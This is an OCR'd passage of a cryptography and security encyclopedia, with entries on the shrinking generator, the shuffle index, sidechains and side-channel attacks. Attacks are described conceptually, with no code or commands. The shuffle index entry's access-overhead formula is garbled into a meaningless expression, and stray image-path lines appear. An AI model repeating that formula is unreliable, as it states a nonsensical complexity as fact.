approximate shortest vector problem. Currently, the two problems are known to be equivalent only in trivial cases, e.g., when the two problems are either NP-hard or solvable in polynomial time.

For an introduction to the computational complexity of the shortest vector problem and other lattice problems, see Micciancio and Goldwasser (2002).

Cross-References

Closest Vector Problem
Lattice
Lattice Reduction
Lattice-Based Cryptography
NTRU

Recommended Reading

Dinur I (2002) Approximating SVP∞ to within almost-polynomial factors is NP-hard. Theor Comput Sci 285(1):55–71
[MathSciNet]

Goldreich O, Goldwasser S (2000) On the limits of nonapproximability of lattice problems. J Comput Syst Sci 60(3):540–563
[MathSciNet]

Khot S (2005) Hardness of approximating the shortest vector problem in lattices. J ACM 52(5):789–808
[MathSciNet]

Lenstra AK, Lenstra HW Jr, Lovász L (1982) Factoring polynomials with rational coefficients. Math Ann 261:513–534
[MathSciNet]

Micciancio D, Goldwasser S (2002) Complexity of lattice problems: a cryptographic perspective. In: The Kluwer international series in engineering and computer science, vol 671. Kluwer Academic, Boston

Schnorr C-P (1987) A hierarchy of polynomial time lattice basis reduction algorithms. Theor Comput Sci 53(2–3):201–224
[MathSciNet]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300899

Short-Term Credential

Pseudonyms for Mobile Networks

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_373


Shrinking Generator

Caroline Fontaine[113] ✉
(113) Lab-STICC/CID and Telecom Bretagne/ITI, CNRS/Lab-STICC/CID and Telecom Bretagne, Brest, France

✉ **Caroline Fontaine**
Email: Caroline.Fontaine@telecom-bretagne.eu

Definition

The shrinking generator is a clock-controlled generator that has been proposed in 1993 (Coppersmith et al. 1994). It is based on two Linear Feedback Shift Registers (LFSRs), say R_1 and R_2. The principle, as depicted in Fig. 1, is that R_1's output will decimate R_2's output. At each step, both are clocked; if R_1 outputs a 1, then R_2's output bit is included in the keystream, else (if R_1 outputs a 0) R_2's output bit is discarded.



Shrinking Generator, Fig. 1 The shrinking generator

Example

An example is provided in Fig. 2.

R_1		R_2		
State	Output	State	Output	Output
010		0101		
001	0	1010	1	
100	1	1101	0	0
110	0	0110	1	
111	0	0011	0	
011	1	1001	1	1
101	1	0100	1	1
010	1	0010	0	0
001	0	0001	0	
100	1	1000	1	1
110	0	1100	0	
111	0	1110	0	
011	1	1111	0	0
101	1	0111	1	1
...	...	...	...	...

Shrinking Generator, Fig. 2 R_1 has length three, and feedback relation $s_{t+1} = s_t + s_{t-2}$; R_2 has length four, and feedback relation $s_{t+1} = s_t + s_{t-3}$. The first row shows the initialization of the registers. The internal states are of the form $s_t s_{t-1} s_{t-2}$ or $s_t s_{t-1} s_{t-2} s_{t-3}$

Theory

The inventors discussed some security points in their paper. A discussion about the implementation and the use of a buffer (in order to avoid the irregular rate of the output) is presented in Kessler and Krawczyk (1995) and Krawczyk (1994). Since the seminal survey of techniques for the cryptanalysis of clock-controlled generators (Gollmann 1994), a lot of papers discussed (Fast) Correlation Attacks. Among the more recent papers one can cite (Golic and O'Connor 1995; Golic 1995a, b; Al Jabri 1996; Johansson 1998; Kholosha 2001; Kanso 2003; Daemen and Van Assche 2006; Gomulkiewicz et al. 2006; Zhang et al. 2005). But, according to these

attacks, and if properly implemented, the shrinking generator remains resistant to practical cryptanalysis because these attacks cannot be considered as efficient when the LFSRs are too long for exhaustive search. Recently, following (Golic and Mihaljevic 1991; Golic and Petrovic 1993; Petrovic and Fúster 2004; Caballero-Gil and Fúster-Sabater 2005, 2009) proposed a new attack based on the so-called *edit/Levenshtein distance*, providing an attack which complexity is in $2^{L/2}$, the exhaustive search being in 2^{L}.

Cross-References

Clock-Controlled Generator
Linear Feedback Shift Register
Stream Ciphers

Recommended Reading

Al Jabri KA (1996) Shrinking generators and statistical leakage. Comput Math Appl 32(4):33–39, Elsevier Science
[MathSciNet]

Caballero-Gil P, Fúster-Sabater A (2005) Improvement of the edit distance attack to clock-controlled LFSR-based stream ciphers. In: EUROCAST 2005. Lecture notes in computer science, vol 3643. Springer, Berlin, pp 355–364

Caballero-Gil P, Fúster-Sabater A (2009) A simple attack on some clock-controlled generators. Comput Math Appl 58(1):179–188, Elsevier Science
[MathSciNet]

Coppersmith D, Krawczyk H, Mansour Y (1994) The shrinking generator. In: Advances in cryptology – Crypto'93. Lecture notes in computer science, vol 773. Springer, Berlin, pp 22–39

Daemen J, Van Assche G (2006) Distinguishing stream ciphers with convolutional filters. In: SCN 2006. Lecture notes in computer science, vol 4116. Springer, Berlin, pp 257–270

Golic JD (1995a) Intrinsic statistical weakness of keystream generators. In: Advances in cryptology – Asiacrypt'94. Lecture notes in computer science. Springer, Berlin, pp 91–103

Golic JD (1995b) Towards fast correlation attacks on irregularly clocked shift registers. In: Advances in cryptology – Eurocrypt'95. Lecture notes in computer science, vol 921. Springer, Berlin, pp 248–262

Golic JD, Mihaljevic MJ (1991) A generalized correlation attack on a class of stream ciphers based on the Levenshtein distance. J Cryptol 3(3):201–212

[MathSciNet]

Golic JD, O'Connor L (1995) Embedding and probabilistic correlation attacks von clock-controlled shift registers. In: Advances in cryptology – Eurocrypt'94. Lecture notes in computer science, vol 950. Springer, Berlin, pp 230–243

Golic JD, Petrovic S (1993) A generalized correlation attack with a probabilistic constrained edit distance. In: Advances in cryptology – Eurocrypt'92. Lecture notes in computer science, vol 658. Springer, Berlin, pp 472–476

Gollmann D (1994) Cryptanalysis of clock-controlled shift registers. In: Fast software encryption. Lecture notes in computer science, vol 809. Springer, Berlin, pp 121–126

Gomulkiewicz M, Kutylowski M, Wlaz P (2006) Fault jumping attacks against shrinking generator. In: Complexity of Boolean functions, no 06111, Dagstuhl seminar proceedings

Johansson T (1998) Reduced complexity correlation attacks on two clock-controlled generators. In: Advances in cryptology – Asiacrypt'98. Lecture notes in computer science, vol 1514. Springer, Berlin, pp 342–356

Kanso A (2003) Clock-controlled shrinking generator of feedback shift registers. In: AISP 2003. Lecture notes in computer science, vol 2727. Springer, Berlin, pp 443–451

Kessler I, Krawczyk H (1995) Minimum buffer length and clock rate for the shrinking generator cryptosystem. IBM research report RC 19938. IBM T.J. Watson Research Center, Yorktown Heights

Kholosha A (2001) Clock-controlled shift registers and generalized Geffe key-stream generator. In: Progress in cryptology – Indocrypt'01. Lecture notes in computer science, vol 2247. Springer, Berlin, pp 287–296

Krawczyk H (1994) The shrinking generator: some practical considerations. In: Fast software encryption. Lecture notes in computer science, vol 809. Springer, Berlin, pp 45–46

Petrovic S, Fúster A (2004) Clock control sequence reconstruction in the ciphertext only attack scenario. In: ICICS 2004. Lecture notes in computer science, vol 3269. Springer, Berlin, pp 427–439

Zhang B, Wu H, Feng D, Bao F (2005) A fast correlation attack on the shrinking generator. In: CT-RSA 2005. Lecture notes in computer science, vol 3376. Springer, Berlin, pp 72–86

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1555

Shuffle Index

Sara Foresti[114] ✉ and Gerardo Pelosi[115] ✉
(114) Dipartimento di Informatica, Università degli Studi di Milano, Milano, Italy
(115) Politecnico di Milano, Department of Electronics, Information and Bioengineering – DEIB, Milan, Italy

✉ **Sara Foresti**
Email: sara.foresti@unimi.it

✉ **Gerardo Pelosi (Corresponding author)**
Email: gerardo.pelosi@polimi.it

Definition

The *shuffle index* is a dynamically allocated data structure aimed at protecting accesses and pattern confidentiality. To this purpose, the shuffle index combines three protection techniques for access execution: cover searches, cached searches, and shuffling.

Background

Relying on cloud providers for storing and managing large data collections has considerable advantages, including limited economic costs, elasticity in the use of services, and continuous data availability. However, relying on an external third party for storing and managing data can raise new privacy concerns whenever outsourced data include sensitive information that neither external observers nor the storage provider are authorized to access. To protect the confidentiality of outsourced data, traditional approaches rely

on data encryption at the owner side. This solution, while effective for protecting *content confidentiality* of data at rest, is still vulnerable to observations of accesses to the data. Indeed, observing accesses may reveal sensitive information about the data collection, as well as about the user accessing it. As an example, disclosing the fact that a user accesses a public medical database looking for doctors specialized in the treatment of a rare disease reveals the fact that she (or a person close to her) suffers from such a disease. Also, observing that multiple accesses target the same piece of information reveals the frequency of accesses to the data in the collection, enabling reconstruction of the dataset exploiting known frequencies of accesses. *Access confidentiality* aims at protecting the target of each access to the eyes of any possible observer, including the storage provider. *Pattern confidentiality* aims at protecting the fact that two different accesses target the same data item. Approaches protecting access and pattern confidentiality prevent observers from learning sensitive information about users accessing the data collection and about the data collection itself. The shuffle index aims at providing content, access, and pattern confidentiality to data stored at an external third party.

Theory

The shuffle index (De Capitani di Vimercati et al., 2011a, 2015) is a dynamically allocated data structure aimed at providing accesses and pattern confidentiality while supporting efficient key-based (punctual and range) access operations. A dynamically allocated data structure is based on traditional data structures, which provide efficient access to data, and relies on dynamic data reallocation at each access to protect confidentiality. For simplicity, but without loss of generality, we consider a data collection organized in a relational table $R(I,Data)$ with I the indexed attribute and *Data* the corresponding (arbitrary) data.


Structure At the *abstract* level, the shuffle index is an unchained $B+$-tree (i.e., leaves are not connected in a linked list) built over the indexed attribute I. Each internal node of the shuffle index stores an ordered sequence $v_1 \leq v_2 \leq \ldots \leq v_{q-1}$ of $q-1$ attribute values and has q children, where the first child is the root of the subtree storing all the values $v < v_1$, the last child is the root of the subtree storing all the values $v \geq v_{q-1}$, and the

i-th child ($i = 2, \ldots, q - 1$) is the root of the subtree storing all the values $v_{i-1} \leq v < v_i$. The number q of children of internal nodes is such that $q \geq \lceil \frac{F}{2} \rceil$, where F is the fan-out of the tree, but the root for which $2 \leq q \leq F$. Leaf nodes store the tuples in R in association with their index values.

At the *logical* level, each abstract node is randomly associated with a logical identifier, which does not reflect the order relationship characterizing the domain of the indexed attribute I. The parent-child relationship translates at the logical level by storing, in each internal node, the logical identifiers of its children.

At the *physical* level, each logical node is represented as a block obtained by encrypting the logical node content, concatenated with a random nonce to destroy plaintext distinguishability. Each logical identifier translates into the physical address where the block representing the logical node is stored.

Figure 1 illustrates an example of a shuffle index with $F = 3$. Logical node identifiers are reported at the top of each logical node. The first digit corresponds to the level of the node in the tree.



Shuffle Index, Fig. 1 An example of abstract (**a**), logical (**b**), and physical (**c**) shuffle index

Access Management. To provide access and pattern confidentiality, the shuffle index combines three protection techniques when searching for a value v of the indexed attribute I.


- *Cover searches*. The search for a value v in the shuffle index is executed in parallel with the search for *num_cover* additional values. Cover searches should be indistinguishable, to the eyes of the cloud provider, from the target of the requested access operation and should be chosen in such a way that each access operation visits *num_cover*+ 1 disjoint paths. In other words, at each visited level of the shuffle index (but the root level), the client downloads *num_cover*+ 1 different nodes (one along the

path to *v* and *num_cover* along the paths to the selected cover searches). From the point of view of the server, any of the visited nodes can be the one along the path to the target, and any of the visited leaves can store the target tuple.

- *Cached searches*. The observation of two subsequent accesses may leak sensitive information to the storing server. In case of repeated searches for the same value *v*, the server observes the download of a common subset of physical blocks, corresponding to a repeated visit of a path in the shuffle index. To prevent these intersection attacks, the shuffle index uses a client-side cache structure, with a layer for each level in the shuffle index. The client-side cache stores the nodes along the paths to the most recent *num_cache* searches. If a node in the shuffle index along the path to target value *v* is in cache, an additional cover search is used to guarantee that each access operation downloads exactly *num_cover*+ 1 blocks at each level of the shuffle index, but the root level.
- *Shuffling*. Shuffling aims at breaking the (otherwise static) association between a node and the block where it is stored by changing the allocation of nodes to physical blocks at each access. To this aim, at each access, each block downloaded from the server, as well as the blocks in cache, are decrypted, randomly associated with one of the physical addresses of the accessed blocks, re-encrypted with a different nonce to guarantee indistinguishability, and uploaded to the server. To guarantee the correct representation of the abstract index structure, the parents of shuffled nodes are updated accordingly. Shuffling provides protection because different searches for the same value *v* download a different set of physical blocks and vice-versa (i.e., accesses that download the same physical blocks do not necessarily aim at the same target).

The search for a value *v* of the indexed attribute *I* implies the interaction between the client and the server to download, at each level of the shuffle index, the nodes along the paths to the target value *v* and the ones along the additional *num_cover* paths to the cover values. The client decrypts the downloaded nodes, updates the local cache, shuffles accessed and cached nodes, updates the parents of shuffled nodes, and re-encrypts and uploads the accessed nodes. Consider, as an example, a search for value *a*3 in the shuffle index in Fig. 1, and assume that the cache stores the path to *c*2 and that *b*1 is used as cover search. Figure 2a illustrates the logical nodes accessed, level by level, along the three paths. Figure 2b describes a

possible shuffling operation, where dark-gray blocks are read and written, while light-gray blocks are only written at the cloud provider. Figure 2c illustrates the logical shuffle index after the search operation. Note that the cloud provider can observe only the set of read/written blocks at each level, and no other information is reveled.



Shuffle Index, Fig. 2 An example of search over the shuffle index in Fig. 1

An access operation causes a $\mathscr{S}(a) = \texttt{ok}$ non-amortized access overhead, with *N* denoting number of tuples in *R*, *O*(*h*) the interactions between the client and the server, and *h* the height of the shuffle index.

Evolutions. The original shuffle index proposal has been extended in several directions to enable its applicability in several scenarios.

Concurrent accesses (De Capitani di Vimercati et al., 2011b). Due to the presence of a client-side cache and the need to modify the index structure at each access, the shuffle index structure cannot support concurrent accesses by multiple clients. To enable the applicability of the shuffle index also in a concurrent access scenario, the original proposal has been extended to support multiple differential versions of the index (which are periodically reconciled to the main index structure) and to substitute the cache structure with repeated accesses to the same target (to protect against intersection attacks).

Access control (De Capitani di Vimercati et al., 2018a). The shuffle index reveals to all the users visiting its structure the values in the domain of the indexed attribute. To protect the confidentiality of the attribute values to the eyes of users authorized to access only a subset of the tuples in the indexed relation, the shuffle index structure has been extended to support the enforcement of access control restrictions leveraging selective encryption.

Read and write accesses (De Capitani di Vimercati et al., 2018a). Even if access operations to the shuffle index read and write all the accessed blocks, observers might be able to distinguish between read and write accesses to the structure because write operations might cause the split of nodes in the tree. To make read and write operations indistinguishable to the eyes of the observers, accesses to the shuffle index probabilistically split visited nodes.

Distributed storage (De Capitani di Vimercati et al., 2018b). The shuffle index original approach implicitly assumes the data to be stored at a single storage provider. However, the security guarantees provided by the shuffle index can be enhanced leveraging the presence of three (or more) storage providers by moving data among providers at each access operation.

Open Problems

The problem of protecting access and pattern confidentiality has been widely studied. However, there are still different open issues that require further investigation, including the need to balance between access time and protection guarantees, especially when there is the need to support range queries.

Cross-References

- Oblivious Data Structures
- Oblivious RAM (ORAM)
- Private Information Retrieval
- Private Range Queries

References

De Capitani di Vimercati S, Foresti S, Paraboschi S, Pelosi G, Samarati P (2011a) Efficient and private access to outsourced data. In: Proceedings of the 31st international conference on distributed computing systems (ICDCS 2011), Minneapolis

De Capitani di Vimercati S, Foresti S, Paraboschi S, Pelosi G, Samarati P (2011b) Supporting concurrency in private data outsourcing. In: Proceedings of the 16th European symposium on research in computer security (ESORICS 2011), Leuven

De Capitani di Vimercati S, Foresti S, Paraboschi S, Pelosi G, Samarati P (2015) Shuffle index: efficient and private access to outsourced data. ACM Trans Storage (TOS) 11(4):1–55, article 19

De Capitani di Vimercati S, Foresti S, Paraboschi S, Pelosi G, Samarati P (2018a) Enforcing authorizations while protecting access confidentiality. J Comput Secur (JCS) 26(2):143–175

De Capitani di Vimercati S, Foresti S, Paraboschi S, Pelosi G, Samarati P (2018b) Three-server swapping for access confidentiality. IEEE Trans Cloud Comput (TCC) 6(2):492–505

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1660

Sidechains

Sandro Coretti[116] ✉ and Dionysis Zindros[117] ✉
(116) IOG, Zurich, Switzerland
(117) Stanford University, Stanford, CA, USA

✉ **Sandro Coretti**
Email: sandro.coretti@iohk.io

✉ **Dionysis Zindros (Corresponding author)**
Email: dionyziz@gmail.com

Synonyms

Pegged sidechains; Cross-chains; Parent/child chains

Definition

A *sidechain* is a blockchain that runs in parallel to a parent blockchain, commonly referred to as the *main chain*. Sidechain and main chain interact, and assets may be transferred between the two chains.

Background

Sidechains were introduced by Back et al. (2014), initially envisioned as a means of enabling smooth blockchain upgrades without the need for hard or soft forks. Since then, sidechains have served to address a number of limitations in blockchain ecosystems, such as scalability (i.e., processing transactions off the main chain) and enabling new features not supported by the main chain.

A main chain and its sidechains may have independent consensus populations (i.e., nodes responsible for running the corresponding consensus protocols), or the consensus population of the main chain may contribute to the consensus of a sidechain, in order to enhance the security of the latter.

Funds may be transferred from the main chain to a sidechain and vice versa by means of a so-called *blockchain bridge* (also known as *two-way peg*). A blockchain bridge normally satisfies a firewall property, which ensures that no more funds can be returned to the main chain than have already been moved from the main chain to the sidechain.

The parent/child relationship of main chain and sidechain can be generalized to allow for communication between standalone blockchains.

Theory

Security of Sidechains

The security of a sidechain depends on various aspects, such as the way sidechain operators are elected, the sidechain's consensus algorithm, assumptions about corruption, and the overall design of the sidechain protocol.

In the simplest case, main chain and sidechain have independent consensus populations. However, especially in the early stages of a sidechain's operation, that is, during the so-called "bootstrapping" phase, it is more advisable to include a subset of sidechain-aware main chain nodes in the sidechain consensus. One approach to achieving this in proof of stake blockchains is through a process called merged staking (see Gaži et al. 2019).

The number of consensus nodes in a sidechain is often significantly smaller compared to the main chain. This is due to the fact that nodes interested in participating in the sidechain must normally register on the main chain or are selected in some exclusive manner. Consequently, sidechains frequently operate using protocols specifically designed for permissioned settings. Permissioned protocols generally offer faster and more efficient performance compared to permissionless protocols (such as Bitcoin).

Other aspects wherein sidechain and main chain security may differ include the communication model, corruption thresholds, and even the type

of underlying resource (e.g., proof of stake, proof of work, and proof of space).

Firewall Property

Given that sidechain security may be based on different assumptions than that of the main chain, it is important to ensure that a catastrophic failure of the sidechain does not propagate to the main chain. To that end, one defines a *firewall* property of sidechains, which at a bare minimum ensures that no more tokens can be returned from a sidechain to the main chain than the amount that has already been moved from the main chain to the sidechain. There exist stronger firewall properties, which cause a transfer from the sidechain back to the main chain to be rejected unless there exists a (not necessarily unique) plausible history of events on the sidechain that *could* lead to the transfer in question (see Gaži et al. 2019).

Cross-Chain Communication

Types of Cross-Chain Communication

Cross-chain communication allows the main chain to communicate with the sidechain and vice versa. In particular, such blockchain bridges (also known as two-way pegs) allow tokens to be transferred between the two chains. Generally, this involves locking or burning coins on one chain before they become available on the other.

In addition to allowing two-way pegs, generic information can also be passed from one chain to another. This allows one blockchain to react to events that take place in another (see Kiayias and Zindros 2019) and the development of smart contracts that rely on remote blockchain conditions to release payments. These systems are known as *trustless blockchain bridges*.

Atomic swaps allow two parties to swap assets held on different chains while not fully connecting the two chains.

The parent/child relationship of main chains and sidechains has been generalized to allow for generic cross-chain communication between blockchains that are stand-alone (see Zamyatin et al. 2019a). These mechanisms enable communication between blockchains that were started independently and not originally designed to communicate. Generic protocols have been developed to describe the communication among multiple chains, including *XCLAIM* (Zamyatin et al 2019b), *Interledger* (Thomas and Schwartz 2017), and *Polkadot* (Wood 2016).

Techniques for Cross-Chain Communication

While there are various means to incentivize the truthful passing of information between chains, all of these mechanisms require an underlying mechanism of cryptographically verifying that information has not been tampered with. Such multiple mechanisms for cross-chain information passing have been explored.

The simplest case involves the duplication of information of one blockchain within another. The de facto standard implementation of this technique is *BTCRelay* (For more information refer to btcrelay.org), which passes information from Bitcoin to Ethereum.

Another technique that has been used mandates that the mining population of one chain monitor all sidechains. An implementation of this technique is *Rootstock* (Lerner 2019) and *Drivechains* (Lerner 2016).

Alternatively, the passing of information between chains can be delegated to trusted committees or a federation using multisignature mechanisms.

Lastly, a primitive that enables the compressing the Proofs of Work or Stake of a chain into a so-called *Non-Interactive Proof of Proof of Work (NIPoPoW)* or *Non-Interactive Proof of Proof of Stake (NIPoPoS)* (Kiayias et al. 2020 or Agrawal et al. 2022), respectively can be used. NIPoPoWs and NIPoPoSs are short strings that can be consumed on a remote chain to attest to the occurrence of certain events, without the need to rely on a trusted committee or duplicating the original chain.

Application

Sidechains have also been used for scalability purposes. In this context, a main chain off-loads a portion of its transaction traffic to a sidechain.

While sidechains allow the communication between proof-of-work and proof-of-stake blockchains and combinations thereof, the same mechanisms can be used to allow for communication between decentralized blockchains and more centralized systems. Such mechanisms could enable the migration and interoperability between legacy systems and blockchain systems.

Layer-2 protocols, such as Rollups (see Buterin 2021), or Plasmas (see Poon and Buterin 2017), can technically also be seen as sidechains. However, such protocols, even though they typically have the benefit of a fast optimistic path, generally have lower resilience against corruptions than

sidechains and therefore require a so-called main chain fallback in the “pessimistic case.” “Proper” sidechains, on the other hand, do not distinguish between optimistic and pessimistic cases, and funds may be lost when the corruption assumptions of a sidechain are violated (with the firewall merely acting as a barrier to prevent subsequent damage on the main chain).

Open Problems and Future Directions

There are still a number of challenges in the very active area of sidechains and blockchain bridges. One major issue is the existence of heterogeneous models and parameters across different blockchains. This can lead to protocol failures if not handled correctly, requiring synchronization methods and careful risk assessment strategies for participants.

The lack of interoperability between cryptographic primitives in interconnected chains is another significant challenge. Different blockchains may utilize diverse cryptographic schemes or variations of the same scheme. Bridging these interoperability gaps necessitates careful design considerations and coordination between chain operators.

Collateralization and exchange rates pose additional problems, with the need to prevent financial damage and address fluctuations, often relying on centralized price oracles.

Finally, the lack of formal security analyses of deployed protocols is also significant concern, opening the door to various security threats.

For a more exhaustive list of open problems, see Zamyatin et al. (2019a).

Cross-References

- Bitcoin
- Layer-2 Protocol
- Sharding
- Smart Contract

References

Agrawal S, Neu J, Tas EN, Zindros D (2022) Proofs of proof-of-stake with sublinear complexity. arXiv preprint arXiv:220908673

Back A, Corallo M, Dashjr L, Friedenbach M, Maxwell G, Miller A, Poelstra A, Timón J, Wuille P (2014) Enabling blockchain innovations with pegged sidechains. https://blockstream.com/sidechains.pdf

Buterin V (2021) An incomplete guide to rollups. https://vitalik.ca/general/2021/01/05/rollup.html

Gaži P, Kiayias A, Zindros D (2019) Proof-of-stake sidechains. In: IEEE Symposium on Security and Privacy, IEEE, San Francisco

Kiayias A, Zindros D (2019) Proof-of-work sidechains. In: International Conference on Financial Cryptography and Data Security. Springer, St. Kitts and Nevis

Kiayias A, Miller A, Zindros D (2020) Non-interactive proofs of proof-of-work. In: International Conference on Financial Cryptography and Data Security, Springer, Malaysia

Lerner SD (2016) Drivechains, sidechains and hybrid 2-way peg designs. https://docs.rsk.co/Drivechains_Sidechains_and_Hybrid_2-way_peg_Designs_R9.pdf

Lerner SD (2019) Bitcoin powered smart contracts. https://rootstock.io/rsk-white-paper-updated.pdf

Poon J, Buterin V (2017) Plasma: scalable autonomous smart contracts. http://plasma.io/plasma.pdf

Thomas S, Schwartz E (2017) A protocol for interledger payments. https://interledger.org/interledger.pdf

Wood G (2016) Polkadot: vision for a heterogenous multi-chain network. https://assets.polkadot.network/Polkadot-whitepaper.pdf

Zamyatin A, Al-Bassam M, Zindros D, Kokoris-Kogias E, Moreno-Sanchez P, Kiayias A, Knottenbelt WJ (2019a) SoK: communication across distributed ledgers

Zamyatin A, Harz D, Lind J, Panayiotou P, Gervais A, Knottenbelt W (2019b) XCLAIM: trustless, interoperable, cryptocurrency-backed assets. In: 2019 IEEE Symposium on Security and Privacy (SP). IEEE, pp 193–210

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1795

Side-Channel Attacks

Lejla Batina[118] ✉ and Ileana Buhan[118] ✉
(118) Radboud University, Nijmegen, The Netherlands

✉ **Lejla Batina (Corresponding author)**
Email: lejla@cs.ru.nl

✉ **Ileana Buhan**
Email: ileana.buhan@ru.nl

Synonyms

Passive physical attacks; Power/EM analysis attacks


Definitions

In computer security, a side-channel attack is any attack that exploits additional information available due to the implementation of cryptographic algorithms. This information is considered an unintentional "leakage" due to the physical behavior of digital circuits.

Background

The potential threat of side-channel attacks to cryptographic implementations was discovered in 1996 by Kocher, who explained how cryptographic keys and other secrets could be recovered by carefully measuring the time for certain computations to complete. Examples of other successfully exploited passive side channels are sound, power consumption, and electromagnetic leaks, as shown in Fig. 1. Passive as well as active side

channels such as voltage, clock, transient faults, or laser can be used to recover key material from the implementation of a cryptographic algorithm.



Side-Channel Attacks, Fig. 1 Physical adversaries use both, passive, and active side channels to recover key material by attacking implementations of cryptographic algorithms

Application

Typically, in exploiting side channels, we distinguish between two classes of adversaries. A passive adversary can choose messages at will for the algorithm to process and uses specialized equipment to measure side-channel information such as power consumption or EM emanation. She uses the obtained physical measurements, so-called side-channel traces, to predict the unknown key k using statistics (Kocher et al., 1999) or machine learning methods.

Power consumption and electromagnetic radiation are a microprocessor's two most common side channels. When analyzing the power consumption of a modern circuit, we can distinguish between static and dynamic power consumption. While static power consumption is unrelated to actual computation, although circuit-dependent, dynamic power consumption depends on the data processed by the circuit. The

power consumption depends on the processed data making it possible for the adversaries to learn the secrets hidden in the device, i.e., keys. For instance, in a timing side-channel attack, the adversary tries to relate the execution time to a secret value, such as bits of the key, when the 0/1 options for the bit relate to different operations.

Another application of timing leaks is cache attacks (Page, 2002), which use the difference in access time between cache memory and other types of memories to attack cryptographic implementations. While both exploit the fundamental effects of the underlying hardware, the classical side-channel adversary has physical control of implementing the cryptographic algorithm. In contrast, a side-channel adversary aiming at timing-dependent caches and other microarchitectural specifics does not require physical access to the target but remote code execution.

